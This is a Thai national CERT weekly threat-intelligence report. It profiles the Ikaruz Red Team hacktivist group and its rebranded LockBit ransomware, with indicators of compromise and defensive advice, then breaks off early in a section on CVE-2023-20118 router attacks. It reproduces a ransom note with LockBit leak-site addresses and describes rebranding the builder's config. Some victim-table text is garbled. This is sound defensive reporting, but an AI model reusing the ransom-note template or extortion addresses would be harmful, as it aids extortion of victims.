



WEEKLY REPORT

Cyber Threat Intelligence Report Indicator of Compromise

17 มีนาคม 2025 – 21 มีนาคม 2025



ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ (สกปช.)
สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ

Email: thaicert@ncsa.or.th

Website:

<https://www.ncsa.or.th>

<https://www.thaicert.or.th>

120 หมู่ 3 อาคารรัฐประศาสนภักดี (อาคารบี) ชั้น 7 ศูนย์ราชการเฉลิมพระเกียรติ 80 พรรษา
5 ธันวาคม 2560 ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพฯ 10210





คำนำ

ในปัจจุบัน ภัยคุกคามทางไซเบอร์มีความซับซ้อนและพัฒนาขึ้นอย่างต่อเนื่อง ทำให้การป้องกันและรับมือกับเหตุการณ์ด้านความปลอดภัยทางไซเบอร์เป็นความท้าทายที่สำคัญสำหรับองค์กรและหน่วยงานต่างๆ การใช้ข้อมูลเชิงลึกด้านภัยคุกคาม (Cyber Threat Intelligence) จึงมีบทบาทสำคัญในการช่วยให้องค์กรสามารถเตรียมพร้อมและตอบสนองต่อภัยคุกคามได้อย่างมีประสิทธิภาพ

รายงานฉบับนี้มุ่งเน้นการวิเคราะห์ Indicator of Compromise (IOC) ซึ่งเป็นหนึ่งในองค์ประกอบสำคัญของการตรวจจับและรับมือกับการโจมตีทางไซเบอร์ IOC ทำหน้าที่เป็นสัญญาณที่บ่งชี้ว่าระบบอาจถูกโจมตีหรือประสบกับการละเมิดความปลอดภัย รายงานนี้ได้รวบรวมและวิเคราะห์ IOC ที่เกี่ยวข้องกับภัยคุกคามในปัจจุบัน รวมถึงนำเสนอข้อมูลเชิงลึกเพื่อช่วยให้องค์กรสามารถระบุความเสี่ยง ติดตามการโจมตี และดำเนินมาตรการป้องกันที่เหมาะสม

หวังเป็นอย่างยิ่งว่ารายงานฉบับนี้จะเป็นประโยชน์ต่อผู้ปฏิบัติงานด้านความปลอดภัยไซเบอร์ และผู้บริหารในการสร้างความมั่นคงให้กับระบบเทคโนโลยีสารสนเทศขององค์กร พร้อมทั้งเสริมสร้างความสามารถในการรับมือกับภัยคุกคามที่อาจเกิดขึ้นในอนาคตได้อย่างมีประสิทธิภาพและยั่งยืน



สารบัญ

Ikaruz Red Team.....	1
CVE-2023-20118.....	13
Infostealer.....	30



Ikaruz Red Team



บทย่อ

ในเดือนพฤษภาคม 2024 ได้ค้นพบกลุ่มแฮกเกอร์ที่ชื่อ Ikaruz Red Team ซึ่งมีแรงจูงใจทางการเมืองและใช้แรนซัมแวร์เพื่อดึงความสนใจไปยังประเด็นทางการเมืองของพวกเขา โดยไม่ได้มุ่งหวังผลกำไรทางการเงิน ในช่วงหลายเดือนที่ผ่านมา กลุ่ม Ikaruz Red Team และกลุ่มที่เกี่ยวข้อง เช่น Turk Hack Team และ Anka Underground ได้โจมตีเป้าหมายในฟิลิปปินส์ โดยใช้แรนซัมแวร์ที่สร้างจากเครื่องมือที่รั่วไหลออกมา นอกจากนี้พวกเขายังปลอมแปลงตราสัญลักษณ์และภาพลักษณ์ของ Computer Emergency Response Program (CERT-PH) ของรัฐบาลฟิลิปปินส์ เพื่อก่อกวนและสร้างความสับสน

กลไกการแพร่กระจาย

การโจมตีด้วยแรนซัมแวร์ของ Ikaruz Red Team เดิมที Ikaruz Red Team เป็นที่รู้จักจากการโจมตีประเภท เปลี่ยนหน้าเว็บไซต์ (defacement) และการก่อกวนระบบคอมพิวเตอร์ แต่ล่าสุด กลุ่มนี้ได้เริ่มใช้แรนซัมแวร์ (ransomware) ในการโจมตี พวกเขาใช้เครื่องมือสร้างแรนซัมแวร์ของ LockBit ที่รั่วไหลออกมาเพื่อพัฒนา ไวรัสเรียกค่าไถ่ LockBit 3 เวอร์ชันแก้ไข และนำไปใช้โจมตีหน่วยงานต่าง ๆ ในฟิลิปปินส์ นอกจากนี้ ยังมีการเผยแพร่ข้อมูลที่ถูกขโมยจากองค์กรเหล่านี้ เพื่อข่มขู่และกดดันให้เหยื่อจ่ายค่าไถ่

Ikaruz Red Team
Aug 6, 2023 · 45

SANSOMWARE LIST IN PH23

Detection date	Victim	Group	Country
2023-05-23 18:42:23	Philippine health insurance	ph23h	Philippines
2023-05-25 16:38:38	Syberham Laboratories	h23	Philippines
2023-07-08 20:17:46	METROBANK.COM.PH	h23	Philippines
2023-07-18 15:53:54	WISDOM.COM.PH	h23	Philippines
2023-07-31 19:47:34	h23	h23	Philippines
2023-07-31 09:39:06	Philippine Election Commission	h23	Philippines
2023-04-29 23:07:35	h23 South	h23	Philippines
2023-04-13 17:59:59	h23.com.ph	h23	Philippines
2023-04-10 16:40:33	h23	h23	Philippines
2023-04-07 19:58:59	h23.com.ph	h23	Philippines
2023-03-24 21:34:35	h23.COM.PH	h23	Philippines
2023-03-04 11:59:37	h23.COM.PH	h23	Philippines
2023-02-02 11:02:23	La Oligia	h23	Philippines
2023-02-11 18:22:24	ANSA	h23	Philippines
2023-01-07 12:58:14	Duty Free Philippines	h23	Philippines

👍 11 🗨 📌 2

Ikaruz Red Team
Aug 6, 2023 · 45

รูปภาพ โพสต์บน Facebook ของ Ikaruz Red Team (เหยื่อในฟิลิปปินส์และแรนซัมแวร์ที่ใช้)



ผลการวิเคราะห์มัลแวร์

Ikaruz Red Team ใช้ข้อความเรียกค่าไถ่ของ LockBit โดยเปลี่ยนชื่อเป็นของตัวเอง ข้อความเรียกค่าไถ่ (ransom note) ที่ Ikaruz Red Team ใช้ เกือบเหมือนกับของ LockBit ดั้งเดิมแทบทั้งหมด ยกเว้นบรรทัดแรก ที่พวกเขาเปลี่ยนชื่อจาก "LockBit" เป็น "Ikaruz Red Team" การแก้ไขนี้ทำได้ง่ายโดยปรับค่าในไฟล์ config.json ก่อนสร้างไวรัสแรนซัมแวร์ LockBit ทำให้ข้อความเรียกค่าไถ่ดูเหมือนเป็นของกลุ่ม Ikaruz Red Team เอง ทั้งที่จริงแล้วใช้เทมเพลตเดิมของ LockBit

```

1
2      ~~~ Ikaruz Red Team the world's Simple Ransomware Since 2019 ~~~
3
4  >>>> Your data are stolen and encrypted
5
6      The data will be published on TOR website if you do not pay the ransom
7
8      Links for Tor Browser:
9      http://lockbitapt2yfbt7lchxejug47kmaqvxvvpqkmevv4l3azl3gy6pyd.onion
10     http://lockbitapt5x4zkjbcqmz6frdhecqqgadevyiwqxukksspnldyv7qd.onion
11     http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4kyd.onion
12     http://lockbitapt34kvrp6xojylohxrwsvpzdfg5z4pbbsywnzsbduqd.onion
13     http://lockbitaptc2iq4atewz2ise62q63wfktyrl4qtuwk5qax262kgtzjqd.onion
14     http://lockbitaptjpikdqjynvgozhgc6bgetgucdk5xjacozeaaahmoio6yd.onion
15     http://lockbitaptq7ephv2oigdnchfwhpqqgmgojnxqdyhprxxfpcllqdxad.onion
16     http://lockbitaptstzf3er2lz6ku3xuifafq2yh5lmiqj5ncur6rtlmkteiqd.onion
17     http://lockbitaptooofrpignlz6dt2wqqc5z3a4evjevoa3eqdfcntxad5lmyd.onion
18
19     Links for the normal browser
20     http://lockbitapt.uz
21     http://lockbitapt2yfbt7lchxejug47kmaqvxvvpqkmevv4l3azl3gy6pyd.onion.ly
22     http://lockbitapt5x4zkjbcqmz6frdhecqqgadevyiwqxukksspnldyv7qd.onion.ly

```


รูปภาพ ข้อความเรียกค่าไถ่ของ LockBit แบบมาตรฐานที่ถูกแก้ไขโดย Ikaruz Red Team

กลุ่ม Ikaruz Red Team ใช้ข้อมูลติดต่อที่ดัดแปลงหน้าจากร่องมือแรนซัมแวร์ LockBit เช่น ID ของ TOX, ID ของ Jabber, และ อีเมล ในการเรียกค่าไถ่จากเหยื่อ การใช้ข้อมูลเหล่านี้แสดงว่า กลุ่มนี้ไม่ได้ตั้งใจที่จะติดต่อหรือต่อรองกับเหยื่อเหมือนกลุ่มแรนซัมแวร์อื่น ๆ ที่มีจะจริงจิงในการเจรจา แต่พวกเขาอาจจะต้องการแค่สร้างความวุ่นวาย และ ดึงดูดความสนใจ ผ่านโพสต์ใน โซเชียลมีเดีย ระหว่าง มกราคมถึง กันยายน 2023 กลุ่มนี้อ้างว่าเป็นผู้โจมตีหลายครั้งในประเทศฟิลิปปินส์ โดยใช้แรนซัมแวร์หลายตัว เช่น LockBit, JellyFish, Vice Society, ALPHV, BianLian, 8base, และ Cl0p บางการโจมตีถูกประกาศในบัญชีโซเชียลมีเดียของกลุ่ม และยังมีโพสต์ข้อมูลการรั่วไหลในเว็บไซต์ที่เกี่ยวข้องกับการรั่วไหลข้อมูล ซึ่งแรนซัมแวร์ที่กลุ่มใช้เป็นไฟล์ LockBit 3.0 ที่ถูกบรรจุในไฟล์ RAR และมี ไอคอนที่ปรับแต่งโดยกลุ่ม IRT



รูปภาพ ไฟล์ไอคอนของ Ikaruz Red Team


ไฟล์ .ico ที่ถูกบรรจุไว้มีจุดประสงค์เพื่อแทนที่ไอคอนของ LockBit ที่แสดงบนไฟล์ที่ถูกเข้ารหัส แต่ดูเหมือนว่าจะมีข้อผิดพลาดในการใช้งาน หรือผู้สร้าง ไม่ได้ใส่ไฟล์ที่จำเป็น (RED.png) ในโปรเจกต์



รูปภาพ ข้อผิดพลาดของไฟล์ RED.png เมื่อทำการรันแรนซัมแวร์



เมื่อแรนซัมแวร์ทำงาน มันจะ ดึงไฟล์แรนซัมแวร์ LockBit ที่ซ่อนอยู่ในตัวโปรแกรมและเริ่มทำงาน จากนั้นมันจะ ค้นหาไฟล์ ในเครื่องคอมพิวเตอร์และที่แชร์อยู่ในเครือข่าย และทำการ เข้ารหัสไฟล์เหล่านั้น ไฟล์ที่ถูกเข้ารหัสจะถูกตั้งชื่อใหม่โดยเพิ่มนามสกุล .Uc2RrigQ และ ไฟล์ข้อความเรียกค่าไถ่ ก็จะมีชื่อที่ลงท้ายด้วย .Uc2RrigQ เช่น Uc2RrigQ4.README.txt นอกจากนี้ พื้นหลังของหน้าจอ จะถูกเปลี่ยนเป็น คำแนะนำ



เกี่ยวกับการจ่ายค่าไถ่ และอ้างอิงถึงไฟล์ข้อความที่สร้างขึ้น

รูปภาพ วิดีโอของ DICT Hack4Gov 2023 บน YouTube

Ikaruz Red Team ได้ใช้ภาพและโลโก้เหล่านี้ในการเปลี่ยนหน้าเว็บไซต์และโปรไฟล์โซเชียลมีเดียของพวกเขา ตัวอย่างเช่น โปรไฟล์ Twitter/X ของ IRT ที่ใช้ชื่อว่า 'Ikaruz Reginor' ได้ใช้ภาพและโลโก้เดียวกันอย่างมากมาย เช่นเดียวกับการเปลี่ยนหน้าเว็บไซต์ (defacement) ของกลุ่มใน Zone-Xsec ซึ่งอ้างว่าเป็นสมาชิกของทีม "HACK4GOV.PH"


Mirror Attacker ikaruz									
Total Defacements: 30 Homepage Defacements: 30 Special Deface: 23 Attacker Rank: 802									
Date & Time	Attacker	Team	H	M	R	L	★	Url	Mirror
2023-07-16 14:09:30	ikaruz	HACK4GOV.PH	H	M			★	ptc.holychild.edu.ph	Mirror
2023-07-16 14:09:28	ikaruz	HACK4GOV.PH	H	M			★	pes2.holychild.edu.ph	Mirror
2023-07-16 14:01:03	ikaruz	HACK4GOV.PH	H				★	pes.holychild.edu.ph	Mirror
2023-07-12 19:01:56	ikaruz	HACK4GOV.PH	H					www.foolsgold.com.ph	Mirror
2023-07-10 21:34:51	ikaruz	HACK4GOV.PH	H	M				kingsinternational.academy	Mirror
2023-07-10 21:34:49	ikaruz	HACK4GOV.PH	H	M				kimaindia.in	Mirror
2023-07-10 21:34:48	ikaruz	HACK4GOV.PH	H	M				kimaindia.com	Mirror
2023-07-10 21:34:44	ikaruz	HACK4GOV.PH	H	M				kimaindia.co.in	Mirror
2023-07-10 21:34:28	ikaruz	HACK4GOV.PH	H	M				davidkpillai.in	Mirror
2023-07-10 21:34:23	ikaruz	HACK4GOV.PH	H					dmsf.ph	Mirror

รูปภาพ การเปลี่ยนหน้าเว็บไซต์ของ Zone-Xsec สำหรับ "Ikaruz"



กลุ่มแฮ็กเกอร์นี้ไม่ได้เกี่ยวข้องกับกิจกรรม HACK4GOV ของรัฐบาลแต่อย่างใด เราคาดเดาได้เพียงแค่สองเหตุผลที่พวกเขานำภาพและโลโก้ของรัฐบาลมาใช้ หนึ่งคือการ ล้อเลียนความพยายามของรัฐบาลในการเสริมความปลอดภัยทางไซเบอร์ หรืออีกหนึ่งคือการ ใช้ภาพลักษณ์ของรัฐบาลเพื่อปกปิดกิจกรรมที่ไม่ดี

การติดตามกลุ่ม Ikaruz Red Team บนโซเชียลมีเดีย กลุ่มแฮ็กเกอร์นี้ใช้ โซเชียลมีเดียหลายแพลตฟอร์ม และ ใช้นามแฝงต่าง ๆ เพื่อ ติดต่อกับผู้ติดตาม และ โปรโมตเหตุผลทางการเมือง ชื่อที่ใช้บ่อยคือ “IkaruzRT” และ “Ikaruz Reignor” กลุ่มนี้มีการเคลื่อนไหวใน ฟอรัมยอดนิยม เช่น BreachForums (ที่ตอนนี้ไม่ได้ใช้งานแล้ว) และ Zone-Xsec และยังมีโปรไฟล์ใน GitHub, Facebook, Iris, X/Twitter, และ Imgur โปรไฟล์ ‘ikaruzrt’ ใน BreachForums ได้โพสต์เกี่ยวกับการ เผยแพร่ข้อมูลที่ถูกขโมยจากเหยื่อในฟิลิปปินส์ ระหว่าง สิงหาคม 2023 ถึงมกราคม 2024



รูปภาพ โปรไฟล์ ikaruzrt ใน BreachForums


โพสต์เหล่านี้ใน BreachForums รวมถึงโพสต์ใน เดือนกันยายน 2023 ที่กล่าวถึงการ แฮ็กข้อมูลของบริษัท Yakult Philippines Incorporated ซึ่งดูเหมือนจะเป็นการ นำข้อมูลจากเว็บไซต์รั่วไหลของ CIOp ที่เผยแพร่ใน เดือนกรกฎาคม 2023 มาโพสต์ใหม่



โปรไฟล์ GitHub ที่เกี่ยวข้องกับ Ikaruz Red Team ถูกสร้างขึ้นใน กลางปี 2023 และมีโค้ดสำหรับเครื่องมือแฮ็กเว็บไซต์ และ เครื่องมือเปลี่ยนหน้าเว็บไซต์ ที่สามารถหลีกเลี่ยงข้อผิดพลาด 403/404 ได้นอกจากนี้ ภาพและโลโก้ของ Hack4Gov ยังถูกนำมาใช้ในโปรไฟล์นี้ด้วย



รูปภาพ ที่เก็บข้อมูล (Repositories) ของ Ikaruz Red Team บน GitHub



รูปภาพ การอ้างอิงถึง Hack4Gov ในโค้ด PHP ของ IRT

ในโปรไฟล์โซเชียลมีเดียของกลุ่ม IRT กลุ่มนี้อ้างว่า มีความเกี่ยวข้องหรือความสัมพันธ์กับกลุ่มแฮ็กทีvistอื่น ๆ โดยเฉพาะกับ Anka Red Team, Anka Underground Team และ Turk Hack Team



รูปภาพ แบนเนอร์ Telegram (2021) เมื่อสร้างช่อง (Anka Underground Team)

Turk Hack Team เป็นกลุ่มแฮกเกอร์ที่ก่อตั้งในปี 2004 ซึ่งมีชื่อเสียงจากการ เปลี่ยนหน้าเว็บไซต์ และ โจมตี DDoS เช่น การ เปลี่ยนหน้าเว็บไซต์เกือบ 3000 แห่งในเนเธอร์แลนด์ และการโจมตี DDoS ต่อ Crédit Agricole กลุ่มนี้ใช้ชื่อว่า “Anka Red Team” และได้รับความสนใจมากขึ้นตั้งแต่เกิดสงครามระหว่าง อิสราเอลและฮามาส เนื่องจากการสนับสนุน กลุ่มฮามาส ของปาเลสไตน์

การโจมตีที่มีแรงจูงใจทางการเมืองต่อฟิลิปปินส์เพิ่มขึ้น โดยเฉพาะในปีที่ผ่านมา Ikaruz Red Team และกลุ่มแฮกเกอร์อื่น ๆ เช่น Turk Hack Team และ PHEDS กำลังก่อความเสียหายมากขึ้นจากการกระทำของพวกเขา ความเสียหายที่เกิดขึ้นมีทั้งการ รั่วไหลข้อมูลของรัฐบาล และการ โจมตีด้วยแรนซัมแวร์ ซึ่งเกิดจากการที่เครื่องมือแรนซัมแวร์ เช่น LockBit และสคริปต์สำหรับการโจมตี DDoS หรือการเปลี่ยนหน้าเว็บไซต์ มีให้ใช้งานอย่างเปิดเผย สำหรับแฮกเกอร์, แรนซัมแวร์ ไม่ได้ใช้เพื่อหากำไร แต่เพื่อ สร้างความเสียหาย และแสดงจุดยืนทางการเมือง ต่อผู้ที่พวกเขามองว่าเป็นศัตรูหรือผู้สนับสนุนศัตรูเหล่านั้น Ikaruz Red Team เป็นส่วนหนึ่งของกลุ่มที่ก่อการโจมตีที่ไม่ซับซ้อนแต่มีผลกระทบหนักต่อฟิลิปปินส์ ซึ่งอาจเกี่ยวข้องกับความตึงเครียดในภูมิภาคที่เพิ่มขึ้นกับจีนและความพยายามที่จะทำลายโครงสร้างพื้นฐานสำคัญของฟิลิปปินส์



Indicator of compromise (IoCs)

Indicator of compromise (IoCs) คือ หลักฐานทางนิติวิทยาศาสตร์ของการบุกรุกที่อาจเกิดขึ้นในระบบโฮสต์หรือเครือข่ายและผู้ดูแล ระบบสามารถตรวจจับความพยายามในการบุกรุกหรือกิจกรรมที่เป็นอันตรายอื่น ๆ

SHA1

- 133388ea2bd362993198bba461c7273a2a3af1ec
- 2454820aef7c6289af85758df89976718013a5a4
- 267ed8df557c41cd322d4ed5dd1764018c74f611
- 41b2e3f0ddb3ceef2cddb09ca9edf4334461720c
- 57cc1ef9f762b1db9999772356cd8e6a70cb9964
- 5b830b5d5577ad8186e9ba4f7fdeee0b32c535e3
- 8596a6bb124e56f6d545b77e74c3b23f6f578f55
- 8bc4fadf5a929103b0c25c5f2f02da9c9ca67a1f
- a379e55be365ece1ca2b8f72b6c54bb8b5bfe4e9
- b65183cc886185a8c34860f68d3289d8e9dd84e3

MITRE ATT&CK

คือ กลยุทธ์ เทคนิค และกระบวนการทำงาน หรือเรียกว่า TTP (Tactics, Technique และ Procedures) ของแฮกเกอร์ที่ใช้ในการโจมตีองค์กรต่าง ๆ ทั่วโลก โดยจะมี MITRE ATT&CK ที่เกี่ยวข้องดังนี้

Technique ID	Tactic	Description
T1566	Initial Access	Phishing is a technique in which adversaries send fraudulent messages to trick users into revealing sensitive information or executing malicious actions.



คำแนะนำ

1. มาตรการป้องกัน (Prevention)

1.1) การป้องกันและการตรวจจับแรนซัมแวร์

- ใช้โปรแกรมป้องกันไวรัส และ ซอฟต์แวร์ป้องกันแรนซัมแวร์ ที่มีประสิทธิภาพในการตรวจจับและบล็อกแรนซัมแวร์
- ตรวจสอบการเชื่อมต่อของเครือข่าย และ พฤติกรรมที่ผิดปกติ ในการเข้าถึงไฟล์หรือข้อมูล
- ตั้ง การตรวจจับการเข้ารหัสไฟล์ โดยไม่คาดคิดบนระบบ

1.2) การรักษาความปลอดภัยของข้อมูล

- ทำการ สำรองข้อมูล (Backup) อย่างสม่ำเสมอ และเก็บข้อมูลสำรองในที่ที่ปลอดภัย
- ปรับใช้ การเข้ารหัสข้อมูล เพื่อป้องกันการเข้าถึงข้อมูลที่สำคัญหากเกิดการโจมตี

1.3) การฝึกอบรมผู้ใช้

- ฝึกอบรมพนักงานให้สามารถ ระบุอีเมลฟิชซิง และ ลิงก์ที่น่าสงสัย เพื่อป้องกันการคลิกที่ลิงก์ที่เป็นอันตราย
- จัดทำ นโยบายการใช้งานอินเทอร์เน็ต และ การใช้งานอีเมลที่ปลอดภัย

1.4) การใช้เทคโนโลยีเสริม

- ใช้ ระบบยืนยันตัวตนสองปัจจัย (2FA) เพื่อเพิ่มความปลอดภัยในการเข้าถึงบัญชี
- ปรับใช้ ไฟร์วอลล์ และ ระบบป้องกันการบุกรุก (IPS/IDS) เพื่อตรวจจับและบล็อกการโจมตี

1.5) การติดตามและตรวจสอบ

- ตรวจสอบ กิจกรรมทางสังคมมีเดีย ที่เกี่ยวข้องกับการโจมตีจากแฮกทีวิส
- ติดตาม ข้อมูลรั่วไหล และ การเปลี่ยนแปลงของเว็บไซต์ ที่อาจเกิดขึ้นจากการโจมตี



2. มาตรการรับมือเมื่อถูกโจมตี (Incident Response)

2.1) แยกออกจากเครือข่าย

- หากระบบถูกโจมตี ให้ตัดการเชื่อมต่อระบบนั้นออกจากเครือข่ายทันทีเพื่อไม่ให้แรนซัมแวร์แพร่กระจาย

2.1) แจ้งเตือนทันที

- แจ้งให้ทีมดูแลระบบหรือฝ่ายความปลอดภัยทราบถึงการโจมตี เพื่อให้สามารถจัดการได้ทันที

2.1) ใช้ข้อมูลสำรอง

- หากมีการสำรองข้อมูลไว้ ควรนำข้อมูลเหล่านั้นกลับมาใช้ใหม่ เพื่อไม่ให้ข้อมูลสูญหาย

2.1) การเจรจากับผู้โจมตี (ถ้าจำเป็น)

- หากไม่สามารถกู้ข้อมูลได้จากการสำรองข้อมูล อาจต้องติดต่อกับผู้โจมตี (แฮ็กเกอร์) ตามที่มีการระบุในแรนซัมแวร์ แต่การจ่ายเงินไม่แนะนำ

2.1) รายงานเหตุการณ์

- แจ้งหน่วยงานที่เกี่ยวข้อง เช่น หน่วยงานความปลอดภัยหรือเจ้าหน้าที่ตำรวจ

2.1) ตรวจสอบสาเหตุการโจมตี

- หาจุดอ่อนที่ทำให้ระบบถูกโจมตี และป้องกันไม่ให้เกิดขึ้นอีก

2.1) ปรับปรุงระบบรักษาความปลอดภัย

- อัปเดตระบบป้องกัน เช่น โปรแกรมป้องกันไวรัส หรือเพิ่มระบบยืนยันตัวตนสองปัจจัย (2FA)



อ้างอิงจาก

Threat Intelligence ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์

<https://www.sentinelone.com/blog/ikaruz-red-team-hacktivist-group-leverages-ransomware-for-attention-not-profit/>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th



CVE-2023-20118



บทย่อ

ในเดือนกุมภาพันธ์ 2025 มีการสังเกตเห็นการโจมตีที่น่าสงสัยผ่าน honeypots ซึ่งการวิเคราะห์พบว่าเป็นการพยายามใช้ช่องโหว่ CVE-2023-20118 โดยผู้โจมตีพยายามใช้คำสั่งระยะไกล (RCE) เพื่อติดตั้งเว็บเชลล์ บนอุปกรณ์เราเตอร์ เป้าหมายตั้งแต่วันที่ 22 ถึง 31 มกราคม พบการโจมตีลักษณะเดียวกันหลายครั้ง ในวันที่ 10 กุมภาพันธ์ 2025 พบการโจมตีใหม่ โดยผู้โจมตีใช้คำสั่งระยะไกลเพื่อดาวนโหลดและรันสคริปต์ ซึ่งนำไปสู่การที่เหยื่อถูกโจมตีด้วยอุปกรณ์ที่ไม่ได้บันทึก (implant) การวิเคราะห์พบว่า implant นี้เป็นช่องทางลับ TLS ที่มีคำสั่งที่กำหนดไว้ล่วงหน้า การตรวจสอบเพิ่มเติมพบ payloads อื่น ๆ ที่มาจากกลุ่มเดียวกัน แต่เน้นไปที่อุปกรณ์อื่น ๆ เช่น Asus, QNAP และ Synology

กลไกการแพร่กระจาย

การโจมตีเริ่มต้นจากการที่ผู้โจมตีใช้ช่องโหว่ในอุปกรณ์ที่เชื่อมต่อกับอินเทอร์เน็ต เช่น เราเตอร์ เพื่อเข้าควบคุมอุปกรณ์นั้น โดยส่งคำสั่งไปยังอุปกรณ์เป้าหมายจากระยะไกล หลังจากนั้นผู้โจมตีจะติดตั้งเว็บเชลล์ (เครื่องมือที่ช่วยให้สามารถควบคุมอุปกรณ์จากระยะไกล) เพื่อเข้าถึงข้อมูลของอุปกรณ์ เมื่อผู้โจมตีเข้าควบคุมอุปกรณ์ได้แล้ว พวกเขาจะ ดาวนโหลดและรันสคริปต์ ที่ทำให้ผู้โจมตีสามารถกลับมาควบคุมอุปกรณ์ได้ตลอดเวลา พร้อมทั้ง กระจายมัลแวร์ ไปยังอุปกรณ์อื่น ๆ ผ่านเครือข่ายที่เชื่อมต่อ การแพร่กระจายนี้ยังสามารถขยายไปยังอุปกรณ์อื่น ๆ เช่น Asus, QNAP, Synology และอุปกรณ์อื่น ๆ ที่มีช่องโหว่ที่คล้ายกัน ทำให้ผู้โจมตีสามารถควบคุมอุปกรณ์หลายพันเครื่องได้ทั่วโลก

วิธีการทำงานของช่องโหว่

ติดตั้งเครื่องมือควบคุม

